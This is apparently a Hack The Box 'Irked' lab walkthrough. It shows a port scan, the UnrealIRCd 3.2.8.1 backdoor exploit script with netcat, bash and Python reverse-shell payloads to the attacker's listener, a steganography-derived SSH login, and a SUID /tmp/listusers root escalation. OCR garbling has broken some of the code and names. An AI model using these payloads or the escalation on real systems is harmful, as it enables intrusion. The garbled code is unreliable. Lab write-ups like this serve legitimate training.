



## INITAIL SHELL:


### NMAP

```
(kali㉿kali)-[~/opt/HTB/irked]
$ nmap -p- -A 10.10.10.117
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-24 00:25 EDT
Stats: 0:13:47 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 81.99% done; ETC: 00:42 (0:03:01 remaining)
Stats: 0:16:00 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 95.93% done; ETC: 00:42 (0:00:41 remaining)
Stats: 0:17:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 00:42 (0:00:02 remaining)
Nmap scan report for irked.htb (10.10.10.117)
Host is up (0.16s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
_ ssh-hostkey:
  1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
  2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
  256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
_ http-server-header: Apache/2.4.10 (Debian)
_ http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind  2-4 (RPC #100000)
_ rpcinfo:
  program version  port/proto  service
  100000  2,3,4    111/tcp     rpcbind
  100000  2,3,4    111/udp     rpcbind
  100000  3,4      111/tcp6    rpcbind
  100000  3,4      111/udp6    rpcbind
  100024  1        34612/tcp6  status
  100024  1        38289/udp6  status
  100024  1        45616/udp   status
  100024  1        49225/tcp   status
6697/tcp  open  irc      UnrealIRCd
8067/tcp  open  irc      UnrealIRCd
49225/tcp open  status   1 (RPC #100024)
65534/tcp open  irc      UnrealIRCd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Investigating port 6697 and enumerating the running service version to be “Unreal3.2.8.1”.

```
(kali@kali) [~/opt/HTB/irked]
$ nc -nv 10.10.10.117 6697
(UNKNOWN) [10.10.10.117] 6697 (ircs-u) open
:irked.htb NOTICE AUTH :*** Looking up your hostname...
USER deatt:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
USER death death death
NICK death
:irked.htb 001 death :Welcome to the R0Xnet IRC Network death:deattUSER@10.10.14.5
:irked.htb 002 death :Your host is irked.htb, running version Unreal3.2.8.1
:irked.htb 003 death :This server was created Mon May 14 2018 at 13:12:50 EDT
:irked.htb 004 death :irked.htb Unreal3.2.8.1 loughrask0RTVSXKwQbZyvdtktp luhopsmtikRcaQALQbSeIKVfCuzNTGj
:irked.htb 005 death :UNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are support
ed by this server
:irked.htb 005 death WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaoHV)-60K* CHANMODES=beI,kfL,lj,psmttirRc0AQKVcuZNSMTG NETWORK=R0Xnet CASEMAPPING=ascii EXTBAN=-
,cqnr ELLIST+MNUCT STATUSMSG=-60K* :are supported by this server
:irked.htb 005 death EXCEPTS INEXC ODS+MOCK,WAP,DCCALLOW,USERIP :are supported by this server
:irked.htb 251 death :There are 1 users and 0 invisible on 1 servers
:irked.htb 255 death :I have 1 clients and 0 servers
:irked.htb 265 death :Current Local Users: 1 Max: 1
:irked.htb 266 death :Current Global Users: 1 Max: 1
:irked.htb 422 death :MOTD File is missing
:death MODE death :+lax
PASS death
:irked.htb 462 death :You may not reregister
```


## Public exploit for “Unreal3.2.8.1”.



The screenshot shows the GitHub repository page for 'Ranger11Danger/UnrealRcd-3.2.8.1-Backdoor'. The file 'exploit.py' is selected, showing 97 lines of Python code. The code is a backdoor exploit that sets up a listener on a specified IP and port, and can execute various commands on the target machine. The code is as follows:

```
1 #!/usr/bin/python3
2 import argparse
3 import socket
4 import base64
5
6 # Sets the target ip and port from argparse
7 parser = argparse.ArgumentParser()
8 parser.add_argument('ip', help='target ip')
9 parser.add_argument('port', help='target port', type=int)
10 parser.add_argument('payload', help='set payload type', required=True, choices=['python', 'netcat', 'bash'])
11 args = parser.parse_args()
12
13 # Sets the local ip and port (address and port to listen on)
14 local_ip = '' # CHANGE THIS
15 local_port = '' # CHANGE THIS
16
17 # The different types of payloads that are supported
18 python_payload = f'python -c "import os;import pty;import socket;tlncwQLCel=\'{local_ip}\';EvK0cV={local_port};0RRcCl1JB=socket.socket(socket.AF_INET,socket.SOCK_STREAM);0RRcCl1JB.connect((t'
19 bash_payload = f'bash -i && /dev/tcp/{local_ip}/{local_port} &&01'
20 netcat_payload = f'nc -e /bin/bash {local_ip} {local_port}'
21
22 # our socket to interact with and send payload
23 try:
24     s = socket.create_connection((args.ip, args.port))
25 except socket.error as error:
26     print('connection to target failed...')
27     print(error)
28
29 # craft out payload and then it gets base64 encoded
30 def gen_payload(payload type):
31     base = base64.b64encode(payload type.encode())
32     return f'echo {base.decode()} {base64 -d/j/bin/bash'
33
34 # all the different payload options to be sent
35 if args.payload == 'python':
36     try:
37         s.sendall(((f'AB; {gen_payload(python_payload)} \n').encode()))
38     except:
39         print('connection made, but failed to send exploit...')
40
41 if args.payload == 'netcat':
42     try:
43         s.sendall(((f'AB; {gen_payload(netcat_payload)} \n').encode()))
44     except:
45         print('connection made, but failed to send exploit...')
```

## Modifying the exploit in kali to get back a working shell.



The screenshot shows a Kali Linux terminal window with the 'unrealrcdoor.py' file open in a text editor. The code is the same as the one in the previous screenshot, but with some modifications. The 'local\_ip' and 'local\_port' variables are set to '10.10.14.5' and '443' respectively. The 'python\_payload' variable is modified to use 'EvK0cV' instead of '0RRcCl1JB'. The 'bash\_payload' variable is modified to use '01' instead of '0&&'. The 'netcat\_payload' variable is modified to use '01' instead of '0&&'. The code is as follows:

```
#!/usr/bin/python3
import argparse
import socket
import base64

# Sets the target ip and port from argparse
parser = argparse.ArgumentParser()
parser.add_argument('ip', help='target ip')
parser.add_argument('port', help='target port', type=int)
parser.add_argument('payload', help='set payload type', required=True, choices=['python', 'netcat', 'bash'])
args = parser.parse_args()

# Sets the local ip and port (address and port to listen on)
local_ip = '10.10.14.5' # CHANGE THIS
local_port = '443' # CHANGE THIS

# The different types of payloads that are supported
python_payload = f'python -c "import os;import pty;import socket;tlncwQLCel=\'{local_ip}\';EvK0cV={local_port};0RRcCl1JB=socket.socket(socket.AF_INET,socket.SOCK_STREAM);0RRcCl1JB.connect((t'
bash_payload = f'bash -i && /dev/tcp/{local_ip}/{local_port} &&01'
netcat_payload = f'nc -e /bin/bash {local_ip} {local_port}'

# our socket to interact with and send payload
try:
    s = socket.create_connection((args.ip, args.port))
except socket.error as error:
    print('connection to target failed...')
    print(error)

# craft out payload and then it gets base64 encoded
def gen_payload(payload type):
    base = base64.b64encode(payload type.encode())
    return f'echo {base.decode()} {base64 -d/j/bin/bash'

# all the different payload options to be sent
if args.payload == 'python':
    try:
        s.sendall(((f'AB; {gen_payload(python_payload)} \n').encode()))
    except:
        print('connection made, but failed to send exploit...')

if args.payload == 'netcat':
    try:
        s.sendall(((f'AB; {gen_payload(netcat_payload)} \n').encode()))
    except:
        print('connection made, but failed to send exploit...')
```

The screenshot also shows a file explorer window with the file 'unrealrcdoor.py' selected. The file size is 2.2 KB (2,208 bytes) and the free space is 61.6 GIB.

Running the exploit and obtaining a reverse shell as user "ircd".

```
(kali㉿kali)-[~/opt/HTB/irked]
$ python3 unrealircbackdoor.py -p bash 10.10.10.117 6697
Exploit sent successfully!



(kali㉿kali)-[~/opt/HTB/irked]
$

(kali㉿kali)-[~/opt/HTB/irked]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.117] 59729
bash: cannot set terminal process group (637): Inappropriate ioctl for device
bash: no job control in this shell
ircd@irked:~/Unreal3.2$ id
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
ircd@irked:~/Unreal3.2$ whoami
whoami
ircd
ircd@irked:~/Unreal3.2$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:50:56:b9:c6:8c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.117/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:c68c/64 scope global mngtmpaddr dynamic
        valid_lft 86325sec preferred_lft 14325sec
    inet6 fe80::250:56ff:feb9:c68c/64 scope link
        valid_lft forever preferred_lft forever
ircd@irked:~/Unreal3.2$ hostname
hostname
irked
ircd@irked:~/Unreal3.2$
```

Locating a steganographic password "UPupDOWNdownLRLrBAbaSSss" in "/home/djmardov/Documents/.backup". There also seems to be a user "djmardov" in the target machine based on the djmardov folder located in "/home" directory.

```
ircd@irked:/home/djmardov/Documents$ pwd
pwd
/home/djmardov/Documents
ircd@irked:/home/djmardov/Documents$ ls -lah
ls -lah
total 16K
drwxr-xr-x  2 djmardov djmardov 4.0K May 15  2018 .
drwxr-xr-x 18 djmardov djmardov 4.0K Nov  3  2018 ..
-rw-r--r--  1 djmardov djmardov  52 May 16  2018 .backup
-rw-----  1 djmardov djmardov  33 May 15  2018 user.txt
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRLrBAbaSSss
ircd@irked:/home/djmardov/Documents$
```

There is “irked.png” in port 80.



Downloading the “irked.png” using wget.

```
(kali@kali)-[~/opt/HTB/irked]
$ wget http://10.10.10.117/irked.jpg
--2021-06-26 02:09:39-- http://10.10.10.117/irked.jpg
Connecting to 10.10.10.117:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34697 (34K) [image/jpeg]
Saving to: 'irked.jpg'

irked.jpg                               100%[=====] 33.88K 219KB/s in 0.2s
2021-06-26 02:09:39 (219 KB/s) - 'irked.jpg' saved [34697/34697]

(kali@kali)-[~/opt/HTB/irked]
$ ls
irked.jpg  unrealircbackdoor.py

(kali@kali)-[~/opt/HTB/irked]
$
```

Extracting the secret “Kab6h+m+bbp2J:HG” from “irked.png” using the password “UPupDOWNdownLRlrBAbaSSss”.

```
(kali@kali)-[~/opt/HTB/irked]
$ steghide extract -sf irked.jpg -p UPupDOWNdownLRlrBAbaSSss 1 x
wrote extracted data to "pass.txt".

(kali@kali)-[~/opt/HTB/irked]
$ ls
irked.jpg  pass.txt  unrealircbackdoor.py

(kali@kali)-[~/opt/HTB/irked]
$ cat pass.txt
Kab6h+m+bbp2J:HG
```



Logging into the target via ssh as user “djnardov” using password “Kab6h+m+bbp2J:HG” and obtaining user.txt.

```
(kali@kali) ~ - /opt/NTB/irked
$ ssh djnardov@10.10.10.117
djnardov@10.10.10.117's password: Kab6h+m+bbp2J:HG

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djnardov@irked:~$ id
uid=1000(djnardov) gid=1000(djnardov) groups=1000(djnardov),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),108(netdev),110(lpadmin),113(scanner),117(bluetooth)
djnardov@irked:~$ whoami
djnardov
djnardov@irked:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
djnardov@irked:~$ cd Documents
djnardov@irked:~/Documents$ ls
user.txt
djnardov@irked:~/Documents$ cat user.txt
6a66a78b12dc0e651a39d3f5c0267a8e
djnardov@irked:~/Documents$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:50:56:b9:c6:8c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.117/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:c68c/64 scope global mngtmpaddr dynamic
        valid_lft 86047sec preferred_lft 14047sec
    inet6 fe80::250:56ff:feb9:c68c/64 scope link
        valid_lft forever preferred_lft forever
djnardov@irked:~/Documents$
```

## PRIVILEGE ESCALATION:

Found an interesting SUID binary “/usr/bin/viewuser”.


```
djnardov@irked:~$ find / -perm -u=s -type f 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
```

Base64 encoding the binary for the purpose of transferring it to kali machine. The below string is copied to a file named “viewuser.base64” in kali.

```
djmardov@irked:~$ base64 /usr/bin/viewuser
f0VMRgEBAQAAAAAAAAAAAAAAwABAAAAQAQAADQAAADwFwAAAAAAAAADQATAAJACgAHgAdAAAYAAAA0
AAAAAAAAADQAAAAgAQAAIAEAAAUAAAAEAAAAwAAAFQBAABUAQAAVAEAAABMAAAATAAAABAAAAAEA
AAAAAIAAAAAAAAAAAAAAAAAAHAgAABwIAAAFAAAAAABAAAAEAAAD0DgAA9B4AAPQeAAAwAQAAANAEA
AAYAAAAEAAAAgAAAPwOAAAD8HgAA/B4AAPAAAAADwAAAAABgAAAAQAAAAEAAAAaEAAGgBAABBoAQAA
RAAAAEQAAAAEAAAABAAAFDldGQABwAAAAcAAAAHAAA0AAAAAIAAAQAAAAEAAAAUeV0ZAAAAAA
AAAAAAAAAAAAAAAAABgAABAAAAAB5Xrk9A4AAPQeAAD0HgAADAEAAAwBAAAEAAAAQAAAC9s
aWtVbGQtbGluXguc28uMgAABAAAAABAAAAABAAAAAR05VAAAAAADAAAAAgAAAAAAAAEAAAAFAAA
AAMAAABHTlUAabpLx1v3IDfx7EkrxM3iVQ7qxLsCAAAACQAAAAEAAAAFAAAAACAAIAAAAAJAAAA
rUvjwAAAAAAAAAAAAAAAAABKAAAAAAAAAAAAAAAAAgAAAAAQAAAAAAAAAAAAAAIgaAAACEAAAAA
AAAAAAAAABIAAAAmAAAAAAAAAAAAAAAASAAAgAAAAAAAAAAAAAAAAIAAADwAAAAAAAAAAAAAAAABIA
AAAaAAAAAAAAAAAAAAAASAAAAjwAAAAAAAAAAAAAAAAIAAAAAAAB8BgAABAAAAABEAEEAAAbGliy5z
by42AF9JT19zdGRpbL91c2VKAHNldHVpZABwdXRzAHN5c3RlbQBFX2N4YV9maW5hbG16ZQBFX2xp
YmNfc3RhcncRfbWFBpbGhtELCQ18yLjAAR0xJQknfMi4xLjMAX0lUTV9kZXJlZ2lzdGVyVE1DbG9u
ZVRhYmxlAF9fZ21vb19zdGFydF9fAF9JVE1fcmVnaXN0ZXJUTUNsb25lVGFiGUAAAAAAAAACAAMA
AwAAAAAAwAAAAEAAAAABAAIAAQAAABAAAAAAAAAAAEGLpDQAAAwBOAAAAEAAAAHMfaQkAAAIWAAAA
AAAAAD0HgAACAAAPgeAAAIAAAA+B8AAAgAAAAAgIAAACAAAAAwFAAGAAQAA8B8AAAYCAAD0HwAA
BgUAAPwFAAGCAAADCAAAAcDAAAQIAAABwQAABQgAAAHBgAAGCAAAAcHAABTg+wI6LSAAACBwzsc
AAClg/T///+FwHQF6F4AAACDxAhbwWD/swQAAAD/owgAAAAAAAA/6MMAAAaAAAAADp4P///+j
EAAAAGgIAAA6dD///oxQAAABoEAAAAOnA///6MYAAAAaBgAADpsP///+j8P///2aQ/6P0
///ZpAx7V6J4YPk8FBuuugiAAAAgc0wGwAAjYNg5v//UI2DA0b//1BRVv+z+P///+if///9Isc
JMNmkGaQZpBmkGaQixkw2aQZpBmkGaQZpBmk0jkAAAAgcJrGwAAjYokAAAAjYIkAAAA0ch0HYuC
7P///4XAdBNvieWD7BRR/9CDxBDJw5CNDCYA880NtgAAADopAAAAIHCXsAAAFWNiiQAAACngiQA
AAAPyInlU8H4AonDg+wEwesfAdjR+HQUi5L8///hdJ0CoPsCFBR/9KDXBCLXfzJw4n2jbwnAAAA
AFWJ5VPoV///4HD1xoAAIPsBIC7JAAAAAB1J4uD8P///4XAdBGD7Az/syAAAAADo3f7//4PEEOg1
///xoMkAAAAAYtd/MnDifANvCcAAAAAVynlXeLX///ixQkw41MJASD5PD/cfxVieVTUejv/v//
gcNvGgAAg+wMjY0A5v//UoHk/v//g8QQg+wMjYPI5v//UOg4/v//g8QQg+wMjYPT5v//UOg2/v//
g8QQg+wMagDoSf7//4PEEIPsDI2D8eb//1DoF/7//4PEELgAAAAjWX4WVtdjWH8w2aQZpCQVVdW
U+h3/v//gcP3GQAAG+wMi2wkKI2z+P7//+ib/f//jYP0/v//KcbB/gKF9nQLmf+NtgAAAAACD7ARV
/3QkLP90JCz/LLv0/v//g8cBg8QQ0f5144PEDFteX13DjXYA88MAAFOD7AjoE/7//4HDkxkAAIPE
CFvDAwAAAAEAAgBUaGlzIGFwcGxpY2F0aW9uIGlzIGJlaW5nIGRldmxb3BlZCB0byBzZXQgYW5k
IHRLc3QgdXNlciBwZXJtaXNzaW9ucwAAABJdCBpcyBzdGlsbCBiZWluZyBhY3RpdmVseSBkZXZl
bG9wZWQAd2hvAC90bXAvbG1zdHVzZXJzAAEAzswAAABQAAAAD08//9MAAAAMP3//3AAAB9/v//
hAAAAAD///+4AAAAYP///wQBAAAUAAAAAAAAAAAF6UgABfAgBGwwEBIgBAAAgAAAAHAAAIz8//9Q
AAAAAA4IRg4MSg8LdAR4AD8a0yoyJCiQAAAAQAAALj8//8QAAAAAAAAADAAABUAAAA8f3//34A
AAAAAAwBAEcQBQJ1AEQPA3V4BhADANv8AmnBDAAEQcNBxUMMBARIAAAAIAAAED+//9dAAAAEE0
```





Base64 decoding the file “viewer.base64” containing the above string and obtaining the binary in kali.

```
(kali@kali)~[/opt/HTB/irked]
$ base64 -d viewer.base64 > viewer

(kali@kali)~[/opt/HTB/irked]
$ file viewer
viewer: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=69ba4bc75bf72037f1ec492bc4cde2550eeac4bb, not stripped

(kali@kali)~[/opt/HTB/irked]
$ chmod +x viewer

(kali@kali)~[/opt/HTB/irked]
$ ./viewer
This application is being developed to set and test user permissions
It is still being actively developed
kali      tty7      2021-06-26 01:02 (:0)
kali      pts/1      2021-06-26 01:42 (tmux(1520).#0)
kali      pts/2      2021-06-26 01:43 (tmux(1520).#1)
kali      pts/3      2021-06-26 01:43 (tmux(1520).#2)
kali      pts/4      2021-06-26 01:43 (tmux(1520).#3)
kali      pts/5      2021-06-26 01:43 (tmux(1520).#4)
sh: 1: /tmp/listusers: not found

(kali@kali)~[/opt/HTB/irked]
$
```

Investigating the binary using “ltrace” and finding that “/tmp/listusers” is being run as “root” whenever “/usr/bin/viewuser” is ran in the target.

```
(kali@kali)-[~/opt/HTB/irked]
$ ltrace ./viewuser
libc_start_main(0x5664a57d, 1, 0xffcc90d4, 0x5664a600 <unfinished ...>
puts("This application is being devleo"... This application is being developed to set and test user permissions
)
puts("It is still being actively devel"... It is still being actively developed
)
system("who"kali      tty7      2021-06-26 01:02 (:0)
kali pts/1      2021-06-26 01:42 (tmux(1520).%0)
kali pts/2      2021-06-26 01:43 (tmux(1520).%1)
kali pts/3      2021-06-26 01:43 (tmux(1520).%2)
kali pts/4      2021-06-26 01:43 (tmux(1520).%3)
kali pts/5      2021-06-26 01:43 (tmux(1520).%4)
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
setuid(0)
system("/tmp/listusers"sh: 1: /tmp/listusers: not found
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
+++ exited (status 0) +++

(kali@kali)-[~/opt/HTB/irked]
$
```

Creating a malicious “/tmp/listusers” in the target, making it executable and running “/usr/bin/viewuser” gives a shell as root.

```
djmardov@irked:/tmp$ ls -lah
total 52K
drwxrwxrwt 11 root    root    4.0K Jun 26 12:00 
drwxr-xr-x 21 root    root    4.0K May 15 2018 ..
drwxrwxrwt 2 root    root    4.0K Jun 26 02:12 .font-unix
drwxrwxrwt 2 root    root    4.0K Jun 26 02:13 .ICE-unix
-rw-r--r-- 1 djmardov djmardov 22 Jun 26 11:59 listusers
drwx----- 3 root    root    4.0K Jun 26 02:13 systemd-private-8f9085395acd420e9c9cd476863d043f-color.service-0jqP3E
drwx----- 3 root    root    4.0K Jun 26 02:18 systemd-private-8f9085395acd420e9c9cd476863d043f-cups.service-8qJ0tn
